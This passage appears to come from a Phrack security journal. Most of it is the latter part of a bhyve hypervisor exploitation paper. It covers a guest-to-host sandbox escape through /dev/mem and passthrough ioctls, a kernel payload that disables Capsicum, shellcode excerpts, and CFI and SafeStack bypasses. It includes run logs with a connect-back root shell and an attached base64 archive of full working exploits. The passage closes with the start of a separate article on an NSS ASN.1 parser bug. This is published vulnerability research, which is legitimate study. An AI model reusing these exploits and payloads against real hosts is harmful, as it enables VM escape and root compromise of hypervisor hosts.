        error = vm_map_pptdev_mmio(ctx, b, s, f, start, len, base);
    }
    . . .
}
```

All physical pages before and after the MSI-X table are directly mapped into the guest address space using `vm_map_pptdev_mmio()`. Access to PBA on page shared by MSI-X table and MSI-X PBA is emulated by mapping the /dev/mem interface using `mmap()`. Read or write to PBA is allowed based on

the offset of memory access in the page and any direct access to MSI-X table on the shared page is avoided. The handle to /dev/mem interface is opened during passthru_init() and remains open till the lifetime of the process:

```
#define _PATH_MEM        "/dev/mem"
. . .
static int
passthru_init(struct vmctx *ctx, struct pci_devinst *pi, char *opts)
{
    . . .
    if (memfd < 0) {
        memfd = open(_PATH_MEM, O_RDWR, 0);
        . . .
        cap_rights_set(&rights, CAP_MMAP_RW);
        if (cap_rights_limit(memfd, &rights) == -1 && errno != ENOSYS)
            . . .
    }
}
```

There are two interesting things to notice in the overall PCI passthrough implementation:

- There is an open handle to /dev/mem interface with CAP_MMAP_RW rights within the sandboxed process. FreeBSD does not restrict access to this memory file like Linux does with CONFIG_STRICT_DEVMEM
- The VM_MAP_PPTDEV_MMIO IOCTL command maps host memory pages into the guest address space for supporting passthrough. However, the IOCTL does not validate the host physical address for which a mapping is requested. The host address may or may not belong to any of the BARs mapped by a device.

Both of this can be used to escape the sandbox by mapping arbitrary host memory from within the sandbox.

With the ability to read and write to an arbitrary physical address, the initial plan was to find and overwrite the 'ucred' credentials structure of the bhyve process. Searching through the system memory to locate the 'ucred' structure could be time-consuming. An alternate approach is to target some deterministic allocation in the physical address space. The kernel base physical address of FreeBSD x86_64 system is not randomized [13] and always starts at 0x200000 (2MB). Guest can overwrite host kernel's .text segment to escape the sandbox.

To come up with a payload to disable capability lets analyze the sys_cap_enter() syscall. The sys_cap_enter() system call sets the CRED_FLAG_CAPMODE flag in 'cr_flags' element of 'ucred' structure to enable the capability mode. Below is the code from kern/sys_capability.c:

```
int
sys_cap_enter(struct thread *td, struct cap_enter_args *uap)
{
    . . .
    if (IN_CAPABILITY_MODE(td))
        return (0);

    newcred = crget();
    p = td->td_proc;
    . . .
    newcred->cr_flags |= CRED_FLAG_CAPMODE;
    proc_set_cred(p, newcred);
    . . .
}
```

The macro 'IN_CAPABILITY_MODE()' defined in capsicum.h is used to verify if the process is in capability mode and enforce restrictions.

```
#define IN_CAPABILITY_MODE(td) (((td)->td_ucred->cr_flags &
CRED_FLAG_CAPMODE) != 0)
```

To disable capability mode:

- Overwrite a system call which is reachable from within the sandbox and

takes a pointer to 'thread' (sys/sys/proc.h) or 'ucred' (sys/sys/ucred.h) structure as argument

- Trigger the overwritten system call from the sandboxed process
- Overwritten payload should use the pointer to 'thread' or 'ucred' structure to disable capability mode set in 'cr_flags'

The ideal choice for this turns out to be sys_cap_enter() system call itself since its reachable from within the sandbox and takes 'thread' structure as its first argument. The kernel payload to replace sys_cap_enter() syscall code is below:

```
root@:~ # gdb -q /boot/kernel/kernel
Reading symbols from /boot/kernel/kernel...Reading symbols from
/usr/lib/debug//boot/kernel/kernel.debug...done.
done.
(gdb) macro define offsetof(t, f) &((t *) 0)->f)
(gdb) p offsetof(struct thread, td_ucred)
$1 = (struct ucred **) 0x140
(gdb) p offsetof(struct ucred, cr_flags)
$2 = (u_int *) 0x40

movq 0x140(%rdi), %rax /* get ucred, struct ucred *td_ucred */
xorb $0x1, 0x40(%rax) /* flip cr_flags in ucred */
xorq %rax, %rax
ret
```

Now either the open handle to /dev/mem interface or VM_MAP_PPTDEV_MMIO IOCTL command can be used to escape the sandbox. The /dev/mem sandbox escape requires the first stage payload executing within the sandbox to mmap() the page having the kernel code of sys_cap_enter() system call and then overwrite it:

```
---[ shellcode.c ]---
. . . .
    kernel_page = (uint8_t *)payload->syscall(SYS_mmap, 0, 4096,
PROT_READ | PROT_WRITE, MAP_SHARED,
    DEV_MEM_FD, sys_cap_enter_phyaddr & 0xFFF000);

    offset_in_page = sys_cap_enter_phyaddr & 0xFFF;
    for (int i = 0; i < sizeof(payload->disable_capability); i++) {
        kernel_page[offset_in_page + i] =
payload->disable_capability[i];
    }

    payload->syscall(SYS_cap_enter);
. . . .
```

VM_MAP_PPTDEV_MMIO IOCTL sandbox escape requires some more work. The guest physical address to map the host kernel page should be chosen correctly. VM_MAP_PPTDEV_MMIO command is handled in vmm/vmm_dev.c by a series of calls ppt_map_mmio()->vm_map_mmio()->vmm_mmio_alloc(). The call of importance is 'vmm_mmio_alloc()' in vmm/vmm_mem.c:

```
vm_object_t
vmm_mmio_alloc(struct vm_space *vm_space, vm_paddr_t gpa, size_t len,
    vm_paddr_t hpa)
{
    . . . .
    error = vm_map_find(&vm_space->vm_map, obj, 0, &gpa, len, 0,
VMFS_NO_SPACE, VM_PROT_RW, VM_PROT_RW,
0);
    . . . .
}
```

The vm_map_find() function [14] is used to find a free region in the provided map 'vm_space->vm_map' with 'find_space' strategy set to VMFS_NO_SPACE. This means the MMIO mapping request will only succeed if there is a free region of the requested length at the given guest physical address. An ideal address to use would be from a memory range not allocated to system memory or PCI devices [15].

The first stage shellcode executing within the sandbox will map the host kernel page into the guest and returns control back to the guest OS.

```
---[ shellcode.c ]---
```

```
. . . .
    payload->mmio.bus   = 2;
    payload->mmio.slot  = 3;
    payload->mmio.func   = 0;
    payload->mmio.gpa    = gpa_to_host_kernel;
    payload->mmio.hpa    = sys_cap_enter_phyaddr & 0xFFFF000;
    payload->mmio.len    = getpagesize();

. . . .
    payload->syscall(SYS_ioctl, VMM_FD, VM_MAP_PPTDEV_MMIO,
&payload->mmio);
. . . .
```

The guest OS then maps the guest physical address and writes to it, which in turn overwrites the host kernel pages:

```
---[ exploit.c ]---
```

```
. . . .
    warnx("[+] Mapping GPA pointing to host kernel...");
    kernel_page = map_phy_address(gpa_to_host_kernel, getpagesize());

    warnx("[+] Overwriting sys_cap_enter in host kernel...");
    offset_in_page = sys_cap_enter_phyaddr & 0xFFFF;
    memcpy(&kernel_page[offset_in_page], &disable_capability,
          (void *)&disable_capability_end - (void
*)&disable_capability);
. . . .
```

Finally, the guest triggers the second stage payload to call `sys_cap_enter()` to disable the capability mode. Interestingly, the `VM_MAP_PPTDEV_MMIO` command sandbox escape will work even when an individual guest VM is not configured to use PCI passthrough.

During initialization `passthru_init()` calls the `libvmmapi` API `vm_assign_pptdev()` to bind the device:

```
static int
passthru_init(struct vmctx *ctx, struct pci_devinst *pi, char *opts)
{
    . . . .
    if (vm_assign_pptdev(ctx, bus, slot, func) != 0) {
        . . . .
    }

    int
    vm_assign_pptdev(struct vmctx *ctx, int bus, int slot, int func)
    {
        . . . .
        pptdev.bus = bus;
        pptdev.slot = slot;
        pptdev.func = func;

        return (ioctl(ctx->fd, VM_BIND_PPTDEV, &pptdev));
    }
}
```

Similarly, payload running in the sandboxed process can bind to a passthrough device using `VM_BIND_PPTDEV` IOCTL command and then use `VM_MAP_PPTDEV_MMIO` command to escape the sandbox. For this to work, some PCI device should be configured for passthrough in the loader configuration of the host [12] and not owned by any other guest VM.

```
---[ shellcode.c ]---
```

```
. . . .
    payload->pptdev.bus   = 2;
    payload->pptdev.slot  = 3;
    payload->pptdev.func   = 0;
```



```

. . .
    payload->syscall(SYS_ioctl, VMM_FD, VM_BIND_PPTDEV,
&payload->pptdev);
    payload->syscall(SYS_ioctl, VMM_FD, VM_MAP_PPTDEV_MMIO,
&payload->mmio);
. . .

```

Running the VM escape exploit with PCI passthrough sandbox escape will give the following output:

```

root@guest:~/setupB/fwctl_sandbox_bind_exploit # ./exploit 192.168.182.144
6969
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Changing state to IDENT_SEND
exploit: [+] Reading signature...
exploit: [+] Received signature : BHYV
exploit: [+] Set req_size value to 0xFFFFFFFF
exploit: [+] Setting up fake structures...
exploit: [+] Preparing connect back shellcode for 192.168.182.144:6969
exploit: [+] Sending data to overwrite IO handlers...
exploit: [+] Overwriting mmio_hint...
exploit: [+] Triggering MMIO read to execute sandbox bypass payload...
exploit: [+] Mapping GPA pointing to host kernel...
exploit: [+] Overwriting sys_cap_enter in host kernel...
exploit: [+] Triggering MMIO read to execute connect back payload...
root@guest:~/setupB/fwctl_sandbox_bind_exploit #

```

```

root@guest:~ # nc -vvv -l 6969
Connection from 192.168.182.143 61608 received!
id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)

```

It is also possible to trigger a panic() in the host kernel from within the sandbox by adding a device twice using VM_BIND_PPTDEV. During the VM_BIND_PPTDEV command handling, vtd_add_device() in vmm/intel/vtd.c calls panic() if the device is already owned. I did not explore this further as it is less interesting for a complete sandbox escape.

```

static void
vtd_add_device(void *arg, uint16_t rid)
{
    . . .
    if (ctxp[idx] & VTD_CTX_PRESENT) {
        panic("vtd_add_device: device %x is already owned by "
            "domain %d", rid,
            (uint16_t)(ctxp[idx + 1] >> 8));
    }
    . . .
}

```

---[core.txt]---

```

. . .
panic: vtd_add_device: device 218 is already owned by domain 2
cpuid = 0
KDB: stack backtrace:
#0 0xfffffffff80b3d567 at kdb_backtrace+0x67
#1 0xfffffffff80af6b07 at vpanic+0x177
#2 0xfffffffff80af6983 at panic+0x43
#3 0xfffffffff8227227c at vtd_add_device+0x9c
#4 0xfffffffff82262d5b at ppt_assign_device+0x25b
#5 0xfffffffff8225da20 at vmmdev_ioctl+0xaf0
#6 0xfffffffff809c49b8 at devfs_ioctl_f+0x128
#7 0xfffffffff80b595ed at kern_ioctl+0x26d
#8 0xfffffffff80b5930c at sys_ioctl+0x15c
#9 0xfffffffff80f79038 at amd64_syscall+0xa38
#10 0xfffffffff80f57eed at fast_syscall_common+0x101
. . .

```

Bhyve in HardenedBSD 12-CURRENT comes with mitigations like ASLR, PIE, clang's Control-Flow Integrity (CFI) [16], SafeStack etc. Addition of mitigations created a new set of challenge for exploit development. The initial plan was to test against these mitigations using CVE-2018-17160 [21]. However, turning CVE-2018-17160 into an information disclosure looked less feasible during my analysis. To continue the analysis further, I reverted the patch for VGA bug (FreeBSD-SA-16:32) [1] for information disclosure. Now we have a combination of two bugs, VGA bug to disclose bhyve base address and fwctl bug for arbitrary r/w.

During an indirect call, CFI verifies if the target address points to a valid function and has a matching function pointer type. All the details mentioned in section 7.2 for achieving arbitrary read and write works even under CFI once we know the bhyve base address. The function `pci_emul_io_handler()` used to overwrite the 'handler' in 'inout_handlers' structure and functions `pci_emul_dior()`, `pci_emul_diow()` used in fake 'pci_devemu' structure, all have matching function pointer types and does not violate CFI rules.

For making indirect function calls, CFI instrumentation generates a jump table, which has branch instruction to the actual target function [17]. It is this address of jump table entries which are valid targets for CFI and should be used when overwriting the callbacks. Symbols to the target function are referred to as *.cfi. Since radare2 does a good job in analyzing CFI enabled binaries, jump tables can be located by finding references to the symbols *.cfi.

```
# r2 /usr/sbin/bhyve
[0x0001d000]> o /usr/lib/debug/usr/sbin/bhyve.debug
[0x0001d000]> aaaa

[0x0001d000]> axt sym.pci_emul_diow.cfi
sym.pci_emul_diow 0x64ca8 [code] jmp sym.pci_emul_diow.cfi
[0x0001d000]> axt sym.pci_emul_dior.cfi
sym.pci_emul_dior 0x64c60 [code] jmp sym.pci_emul_dior.cfi
```

Rest of the section will detail about targets to overwrite when CFI and SafeStack are in place. All the previously detailed techniques will no longer work. CFI bypasses due to lack of Cross-DSO CFI is out of scope for this research.

----[9.1 - SafeStack bypass using neglected pointers

SafeStack [18] protects against stack buffer overflows by separating the program stack into two regions - safe stack and unsafe stack. The safe stack stores critical data like return addresses, register spills etc. which need protection from stack buffer overflows. For protection against arbitrary memory writes, SafeStack relies on randomization and information hiding. ASLR should be strong enough to prevent an attacker from predicting the address of the safe stack, and no pointers to the safe stack should be stored outside the safe stack itself.

However, this is not always the case. There are a lot of neglected pointers to the safe stack as already demonstrated in [19]. Bhyve stores pointers to stack data in global variables during its initialization in main 'mevent' thread. Some of the pointers are 'guest_uuid_str', 'vmname', 'progname' and 'optarg' in bhyverun.c. Other interesting variables storing pointers to the stack are 'environ' and '__progname':

```
root@renorobert:~ # gdb -q -p `pidof bhyve`
Attaching to process 62427
Reading symbols from /usr/sbin/bhyve...Reading symbols from
/usr/lib/debug/usr/sbin/bhyve.debug...done.
done.
. . .
(gdb) x/gx &progname
0x262fbe9b600 <progname>:      0x00006dacc2a15a40
```

'mevent' thread also stores a pointer to pthread structure in 'mevent_tid' declared in mevent.c:

```
static pthread_t mevent_tid;
. . .
void
mevent_dispatch(void)
{
    . . .
    mevent_tid = pthread_self();
    . . .
}
```

The arbitrary read primitive created from fwctl bug can disclose the safe stack address of 'mevent' thread by reading any of the variables mentioned above.

Let's consider the case of 'mevent_tid' pthread structure. The 'pthread' and 'pthread_attr' structures are defined in libthr/thread/thr_private.h. The useful elements for leaking stack address include 'unwind_stackend', 'stackaddr_attr' and 'stacksize_attr'. Below is the output of the analysis from gdb and procstat:

```
(gdb) print ((struct pthread *)mevent_tid)->unwind_stackend
$3 = (void *) 0x6dacc2a16000
(gdb) print ((struct pthread *)mevent_tid)->attr.stackaddr_attr
$4 = (void *) 0x6dac82a16000
(gdb) print ((struct pthread *)mevent_tid)->attr.stacksize_attr
$5 = 1073741824
(gdb) print ((struct pthread *)mevent_tid)->attr.stackaddr_attr + ((struct
pthread *)mevent_tid)->attr.stacksize_attr
$6 = (void *) 0x6dacc2a16000
```

```
root@renorobert:~ # procstat -v 'pidof bhyve'
. . .
62427      0x6dac82a15000      0x6dac82a16000 ---      0      0      0      0 ---- --
62427      0x6dac82a16000      0x6dacc29f6000 ---      0      0      0      0 ---- --
62427      0x6dacc29f6000      0x6dacc2a16000 rw-      3      3      1      0 ---D df
```

Once the safe stack location of 'mevent' thread is leaked, arbitrary write can be used to overwrite the return address of any function call. It is also possible to calculate the safe stack address of other threads since they are relative to address of 'mevent' thread's safe stack.

Next, we should find a target function call to overwrite the return address. The event dispatcher function mevent_dispatch() (section 3.2) goes into an infinite loop, waiting for events using a blocking call to kevent():

```
void
mevent_dispatch(void)
{
    . . .
    for (;;) {
        . . .
        ret = kevent(mfd, NULL, 0, eventlist, MEVENT_MAX, NULL);
        . . .
        mevent_handle(eventlist, ret);
    }
}
```

Overwriting the return address of the blocking call to kevent() gives RIP control as soon as an event is triggered in bhyve. Below is the output of the proof-of-concept code demonstrating RIP control:

```
root@guest:~/setupC/cfi_safestack_bypass # ./exploit
exploit: [+] Triggering info leak using FreeBSD-SA-16:32.bhyve...
exploit: [+] mevent located @ offset = 0x1df58
exploit: [+] Leaked power_handler address = 0x262fbc43ae0
exploit: [+] Bhyve base address = 0x262fbbdf000
exploit: [+] Changing state to IDENT_SEND
exploit: [+] Reading signature...
```

```

exploit: [+] Received signature : BHVY
exploit: [+] Set req_size value to 0xFFFFFFFF
exploit: [+] Setting up fake structures...
exploit: [+] Sending data to overwrite IO handlers...
exploit: [+] Leaking safe stack address by reading pthread struct...
exploit: [+] Leaked safe stack address = 0x6dacc2a16000
exploit: [+] Located mevent_dispatch RIP...

```

```

root@renorobert:~ # gdb -q -p `pidof bhyve`
Attaching to process 62427
Reading symbols from /usr/sbin/bhyve...Reading symbols from
/usr/lib/debug//usr/sbin/bhyve.debug...done.
done.

```

```

. . .
[Switching to LWP 100082 of process 62427]
_kevent () at _kevent.S:3
3      _kevent.S: No such file or directory.
(gdb) c
Continuing.

```

```

Thread 1 "mevent" received signal SIGBUS, Bus error.
0x000002e5ed0984f8 in __thr_kevent (kq=<optimized out>,
changelist=<optimized out>, nchanges=<optimized out>, eventlist=<optimized
out>, nevents=<optimized out>,
      timeout=0x6dacc2a15700) at
/usr/src/lib/libthr/thread/thr_syscalls.c:403
403      }
(gdb) x/i $rip
=> 0x2e5ed0984f8 <__thr_kevent+120>:      retq
(gdb) x/gx $rsp
0x6dacc2a156d8: 0xdeadbeef00000000

```

----[9.2 - Registering arbitrary signal handler using ACPI shutdown

For the next bypass, let's revisit the `smi_cmd_handler()` detailed in section 3.2. Writing the value `0xa1` (`BHYVE_ACPI_DISABLE`) to SMI command port not only removes the event handler for `SIGTERM`, but also registers a signal handler.

```

static sig_t old_power_handler;
. . .
static int
smi_cmd_handler(struct vmctx *ctx, int vcpu, int in, int port, int bytes,
      uint32_t *eax, void *arg)
{
    . . .
    case BHYVE_ACPI_DISABLE:
        . . .
        if (power_button != NULL) {
            mevent_delete(power_button);
            power_button = NULL;
            signal(SIGTERM, old_power_handler);
        }
    . . .
}

```

'old_power_handler' can be overwritten using the arbitrary write provided by `fwctl` bug. The call to `signal()` thus uses the overwritten value, allowing the guest to register an arbitrary address as a signal handler for `SIGTERM` signal. The plan is to invoke the arbitrary address through the signal trampoline which does not perform CFI validations. The signal trampoline code invokes the signal handler and then invokes `sigreturn` system call to restore the thread's state:

```

0x7fe555aba000:      callq  *(%rsp)
0x7fe555aba003:      lea    0x10(%rsp),%rdi
0x7fe555aba008:      pushq  $0x0
0x7fe555aba00a:      mov    $0x1a1,%rax
0x7fe555aba011:      syscall

```

However, call to `signal()` does not directly invoke the `sigaction` system

call. The libthr library on load installs interposing handlers [20] for many functions in libc, including sigaction().

```
int
sigaction(int sig, const struct sigaction *act, struct sigaction *oact)
{
    return (((int (*)(int, const struct sigaction *, struct sigaction
*))
        __libc_interposing[INTERPOS_sigaction])(sig, act, oact));
}
```

The libthr signal handling code is implemented in libthr/thread/thr_sig.c. The interposing function __thr_sigaction() stores application registered signal handling information in an array '_thr_sigact[_SIG_MAXSIG]'. libthr also registers a single signal handler thr_sighandler(), which dispatches to application registered signal handlers using the information stored in '_thr_sigact'. When a signal is received, thr_sighandler() calls handle_signal() to invoke the respective signal handler through an indirect call.

```
static void
handle_signal(struct sigaction *actp, int sig, siginfo_t *info, ucontext_t
*ucp)
{
    . . .
    sigfunc = actp->sa_sigaction;
    . . .
    if ((actp->sa_flags & SA_SIGINFO) != 0) {
        sigfunc(sig, info, ucp);
    } else {
        ((ohandler)sigfunc)(sig, info->si_code,
            (struct sigcontext *)ucp, info->si_addr,
            (__sighandler_t *)sigfunc);
    }
    . . .
}
```

If libthr.so is compiled with CFI, these indirect calls will also be protected. In order to redirect execution to the signal trampoline, guest should overwrite the __libc_interposing[INTERPOS_sigaction] entry with address of _sigaction() system call instead of __thr_sigaction(). Since _sigaction() and __thr_sigaction() are of the same function type, they should be valid targets under CFI.

After the guest registers a fake signal handler, it should wait until the host triggers an ACPI shutdown using SIGTERM. Below is the output of proof-of-concept for RIP control using signal handler:

```
root@guest:~/setupC/cfi_signal_bypass # ./exploit
exploit: [+] Triggering info leak using FreeBSD-SA-16:32.bhyve...
exploit: [+] mevent located @ offset = 0xbff58
exploit: [+] Leaked power_handler address = 0x2aa1604cae0
exploit: [+] Bhyve base address = 0x2aa15fe8000
exploit: [+] Changing state to IDENT_SEND
exploit: [+] Reading signature...
exploit: [+] Received signature : BHYV
exploit: [+] Set req_size value to 0xFFFFFFFF
exploit: [+] Setting up fake structures...
exploit: [+] Sending data to overwrite IO handlers...
exploit: [+] libc base address = 0x6892a57a000
exploit: [+] Overwriting libc interposing table entry for sigaction...
exploit: [+] Overwriting old_power_handler...
exploit: [+] Disabling ACPI shutdown to register fake signal handler
root@guest:~/cfi_bypass/cfi_signal_bypass #

root@host:~ # vm stop freebsdvm
Sending ACPI shutdown to freebsdvm

root@host:~ # gdb -q -p `pidof bhyve`
Attaching to process 44443
```

```
Reading symbols from /usr/sbin/bhyve...Reading symbols from
/usr/lib/debug/usr/sbin/bhyve.debug...done.
done.
```

```
. . .
_kevent () at _kevent.S:3
3      _kevent.S: No such file or directory.
(gdb) c
Continuing.
```

```
Thread 1 "mevent" received signal SIGTERM, Terminated.
_kevent () at _kevent.S:3
3      in _kevent.S
(gdb) c
Continuing.
```

```
Thread 1 "mevent" received signal SIGBUS, Bus error.
0x00007fe555aba000 in '' ()
(gdb) x/i $rip
=> 0x7fe555aba000:      callq  *(%rsp)
(gdb) x/gx $rsp
0x751bcf604b70: 0xdeadbeef00000000
```

The information disclosure using FreeBSD-SA-16:32.bhyve crashes at times in HardenedBSD 12-Current. Though this can be improved, I left it as such since the bug was re-introduced for experimental purposes by reverting the patch.

--[10 - Conclusion

The paper details various techniques to gain RIP control as well as achieve arbitrary read/write by abusing bhyve's internal data structures. I believe the methodology described here is generic and could be applicable in the exploitation of similar bugs in bhyve or even in the analysis of other hypervisors.

Many thanks to Ilja van Sprundel for finding and disclosing the VGA bug detailed in the first part of the paper. Thanks to argp, huku and vats for their excellent research on the jemalloc allocator exploitation. I would also like to thank Mehdi Talbi and Paul Fariello for their QEMU case study paper, which motivated me to write one for bhyve. Finally a big thanks to Phrack Staff for their review and feedback, which helped me improve the article.

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--[12 - Source code and environment details

The experiment was set up on 3 different host operating systems, all running inside VMware Fusion with nested virtualization enabled. vm-bhyve [S1] was used to set up and manage the virtual machines

- A. FreeBSD 11.0-RELEASE-p1 #0 r306420 running Ubuntu server 14.04.5 LTS as guest
- B. FreeBSD 11.2-RELEASE #0 r335510 running FreeBSD 11.2-RELEASE #0 r335510 as guest
- C. FreeBSD 12.0-CURRENT #0 [DEVEL:HardenedBSD-CURRENT-hbsdcontrol-amd64:53] running FreeBSD 11.1-RELEASE #0 r321309

Setup (A): Set graphics="yes" in the VM configuration used by vm-bhyve to enable framebuffer device required by VGA. vm-bhyve enables frame buffer device only when UEFI is also enabled. This check can be commented out in 'vm-run' bash script [S2].

```
# add frame buffer output
#
vm::bhyve_device_fbuf(){
    local _graphics _port _listen _res _wait _pass
    local _fbuf_conf

    # only works in uefi mode
    #[ -z "${_uefi}" ] && return 0
    . . .
}
```

All the analysis detailed in section 2, 3, 4 and 5 uses this setup (A). The following exploits provided in the attached code can be tested in this environment:

- readmemory - proof of concept code to disclose bhyve heap using VGA bug (section 3.1)
- vga_fakearena_exploit - full working exploit with connect back shellcode using fake arena technique (section 3)
- vga_ioport_exploit - full working exploit with connect back shellcode using corrupted inout_handlers structure (section 4.1 - 4.4)
- vga_pci_exploit - proof of concept code to demonstrate RIP control using PCI BAR decoding technique (section 4.5). It requires libpciaccess, which can be installed using 'apt-get install libpciaccess-dev'

Setup (B): Apply the bhyverun.patch in the attached code to bhyve and rebuild from source. This enables fwctl device by default without specifying a bootrom

```
# cd /usr/src
# patch < bhyverun.patch
# cd /usr/src/usr.sbin/bhyve
# make
# make install
```

Enable IOMMU if the host is running as a VM. Follow the instructions in [S3] up to step 4 to make sure a device available for any VM running on this host. I used the below USB device for passthrough:

```
root@host:~ # pciconf -v -l
. . .
ppt0@pci0:2:3:0:      class=0x0c0320 card=0x077015ad chip=0x077015ad
rev=0x00 hdr=0x00
    vendor      = 'VMware'
    device      = 'USB2 EHCI Controller'
    class       = serial bus
    subclass    = USB
```

After the reboot, verify if the device is ready for passthrough:

```
root@host:~ # vm passthru
```

DEVICE	BHYVE ID	READY	DESCRIPTION
hostb0	0/0/0	No	440BX/ZX/DX - 82443BX/ZX/DX Host
bridge			
pcib1	0/1/0	No	440BX/ZX/DX - 82443BX/ZX/DX AGP bridge
isab0	0/7/0	No	82371AB/EB/MB PIIX4 ISA
. . .			
em0	2/1/0	No	82545EM Gigabit Ethernet Controller
(Copper)			
pcm0	2/2/0	No	ES1371/ES1373 / Creative Labs CT2518
ppt0	2/3/0	Yes	USB2 EHCI Controller

The 'USB2 EHCI Controller' is marked ready. After this, set 'passthru0' parameter as '2/3/0' in the VM configuration used by vm-bhyve [S4] to expose the device to a VM.

All the analysis detailed in section 6, 7 and 8 uses this setup (B). The following exploits provided in the attached code can be tested in this environment:

- fwctl_sandbox_devmem_exploit - full working exploit with connect back shellcode using /dev/mem sandbox escape. Requires 'passthru0' parameter to be configured
- fwctl_sandbox_map_exploit - full working exploit with connect back shellcode using VM_MAP_PPTDEV_MMIO IOCTL command. Requires 'passthru0' parameter to be configured
- fwctl_sandbox_bind_exploit - full working exploit with connect back shellcode using VM_MAP_PPTDEV_MMIO and VM_BIND_PPTDEV IOCTL command. Configure only a host device for passthrough. Do not set the 'passthru0' parameter. If 'passthru0' is set, a kernel panic detailed in section 8 will be triggered when running the exploit.

Setup (C): This setup uses HardenedBSD-CURRENT-hbsdcontrol-amd64-s201709141755-disc1.iso downloaded from [S5]. Use the information provided in [S6] to setup ports if necessary. Apply the bhyverun.patch in the attached code and revert the VGA patch [S7] from bhyve.

```
# cd /usr/src
# patch < bhyverun.patch
# fetch https://security.FreeBSD.org/patches/SA-16:32/bhyve.patch
# patch -R < bhyve.patch
# cd /usr/src/usr.sbin/bhyve
# make
# make install
```

All the analysis detailed in section 9 uses this setup (C). The following proof of concepts provided in the attached code can be tested in this

environment:

- cfi_safestack_bypass - proof of concept code to demonstrate RIP control bypassing SafeStack
- cfi_signal_bypass - proof of concept code to demonstrate RIP control using signal trampoline

Addresses of ROP gadgets might need readjustment in any of the above code.

[S1] vm-bhyve - Management system for FreeBSD bhyve virtual machines

<https://github.com/churchers/vm-bhyve>

[S2] vm-run

<https://github.com/churchers/vm-bhyve/blob/master/lib/vm-run>

[S3] bhyve PCI Passthrough

https://wiki.freebsd.org/bhyve/pci_passthru

[S4] passthru0

<https://github.com/churchers/vm-bhyve/blob/master/sample-templates/config.sample>

[S5] HardenedBSD-CURRENT-hbsdcontrol-amd64-LATEST/ISO-IMAGES

<https://jenkins.hardenedsbsd.org/builds/HardenedBSD-CURRENT-hbsdcontrol-amd64-LATEST/ISO-IMAGES/>

[S6] How to use Ports under HardenedBSD

https://groups.google.com/a/hardenedsbsd.org/d/msg/users/gRGS6n_446M/KoHGgrB1BgAJ

[S7] FreeBSD-SA-16:32.bhyve - privilege escalation vulnerability

<https://www.freebsd.org/security/advisories/FreeBSD-SA-16:32.bhyve.asc>

>>>base64-begin code.zip

```
UESDBAoAAAAACVlBlAAAAAAAAAAAAAAAAAFABwAY29kZS9VVAkAA2YFbV5+BWledXgLAEE6AM
AAAToAwAAUESDBAoAAAAAIBLb1AAAAAAAAAAAAAAAAAMABwAY29kZS9zZXRLcEMvVVQJAAMPBm
leFAZtXnV4CwABBOgDAAAE6AMAAFLawQUAAAAACACCo0ZNxGrdyakAAAAANAQAAGgAcAGNvZGUvc
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552fAr4ARMSezz/+0uqX3X1bE/gwOl8NBg50viMMOoxV9M1vR5epx+dXSV40Ku3+giy+3t8VOMnS
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W/Z2FvUjeKv1fbfYV19Zup8quE9GoGoRxb83U/yAmoEUEByNWtqzcZ8Pj/Wj9NRT4mvFerb8Vz
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```

O+8zHLf5U1YhlemxUDi0a7lSXQkcD31+LieiURM59uZG4GSSVbmdYYRjis8mqNu2WAYxacT8w3
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|=[EOF]=-----=|

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```
=====
===== [ The Bear in the Arena ] =====
=====
===== [ xerub ] =====
=====
```

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-- 0 - Introduction

In this article we set out to analyse an old bug, namely CVE-2016-1950[0]. While the bug was fixed long ago, it is worth dissecting it because of its particularities and potential effects it had before it was patched. The bug was present in the Mozilla NSS (the BER ASN.1 parser to be more specific) a codebase that is also used by iOS/macOS, thereby impacting all applications using the Security framework. We'll walk through some exploit techniques powerful enough to gain code execution in certain daemons.

-- 1 - ASN.1 basics

Abstract Syntax Notation One (ASN.1) is an interface description language used for defining data structures that can be serialised and deserialised in a cross-platform way[1]. It is used in telecommunications and computer networking, cryptography, and other fields.

Let's start with a simple example of ASN.1:

```
FooProtocol DEFINITIONS ::= BEGIN
    FooQuestion ::= SEQUENCE {
        trackingNumber INTEGER,
        question        IA5String
    }
    FooAnswer ::= SEQUENCE {
        questionNumber INTEGER,
        answer          BOOLEAN
    }
END
```

And the messages:

```
myQuestion FooQuestion ::= {
    trackingNumber    5,
```

```

    question      "Anybody there?"
}

myAnswer FooAnswer ::= {
    questionNumber 5,
    answer         true
}

```

In order to pass around the actual messages, they have to be encoded by the sender and decoded by the receiver. There exist various types of encodings: DER, BER, XER, CER, PER and so on, but in this article we will focus on BER (Basic Encoding Rules) for reasons that will become apparent later.

-- 1.0 - BER basics

BER is a TLV encoding, aka type-length-value. Each data element is encoded as a Type, followed by a Length, followed by the actual Data and optionally an end-of-content marker.

```

+-----+-----+-----+-----+
| Type | Length | Data | END (optional) |
+-----+-----+-----+-----+

```

ITU-T X.680 defines the Type:

End-of-Content (EOC)	Primitive	0
BOOLEAN	Primitive	1
INTEGER	Primitive	2
BIT STRING	Primitive/Constructed	3
...		
SEQUENCE and SEQUENCE OF	Constructed	16

The Type is encoded as an ASN tag. In its simplest form it looks like this:

```

+-----+-----+-----+
| Class (2 bits) | Primitive/Constructed (1 bit) | Type (5 bits) |
+-----+-----+-----+

```

When the type exceeds 5 bits, the tag is encoded a bit differently, but we don't need it for the purpose of this writeup.

For our FooAnswer example, the simplest encoding would be (in hex):

30	is a combination of 0x20 (Constructed) + 0x10 (Sequence)
06	is the total sequence length
02	denotes an integer
01	denotes the length of the integer in bytes
05	the actual integer value
01	denotes a boolean
01	denotes the length of the boolean in bytes
FF	the actual boolean value (TRUE)

It is important to note that BER encoding is quite flexible. For example, we can have a bitstring expressed as a sequence of one or more primitive bitstrings:

23	is a combination of 0x20 (Constructed) + 0x03 (Bit String)
09	is the total length of the components
03	denotes a bitstring
02	the length of the bitstring in bytes, plus 1
00	number of unused trailing bits at the end of the last byte
41	the first part of the actual bitstring
03	denotes a bitstring
02	the length of the bitstring in bytes, plus 1
01	number of unused trailing bits at the end of the last byte
42 42	the second part of the actual bitstring

The decoder should merge those bitstrings, resulting in: 010000010100001.

Length can be specified in two ways: indefinite and definite. The former

does not encode the length at all, but the content data must finish at EOC. The latter has two forms: short and long. The short form is a single byte in range [0 .. 127]. The long form is expressed as (0x80 + size of length), followed by the actual length in big-endian format. This is not terribly important but such encodings may pop up later in our article.

There are many other examples of BER flexibility, but we will not concern ourselves with those, because they are outside the scope of this article.

